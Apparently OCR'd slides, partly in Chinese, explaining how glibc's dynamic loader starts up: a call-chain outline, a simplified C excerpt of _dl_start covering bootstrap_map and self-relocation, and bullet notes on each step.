
$ DL Start


_dl_start
_dl_init
_start
__libc_start_main
main
__run_exit_handlers
_dl_fini
_exit
Linker
Library
Executable

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final




```
$ 
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribute_used__
    _dl_start(void *arg)
{
    bootstrap_map.l_addr = elf_machine_load_address();
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dynamic_info(&bootstrap_map, NULL);

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final

在沒有特別設定的情況下，比較重要的 macro 只有這些，
而 ld.so 自己的 link_map 也被稱作 bootstrap_map

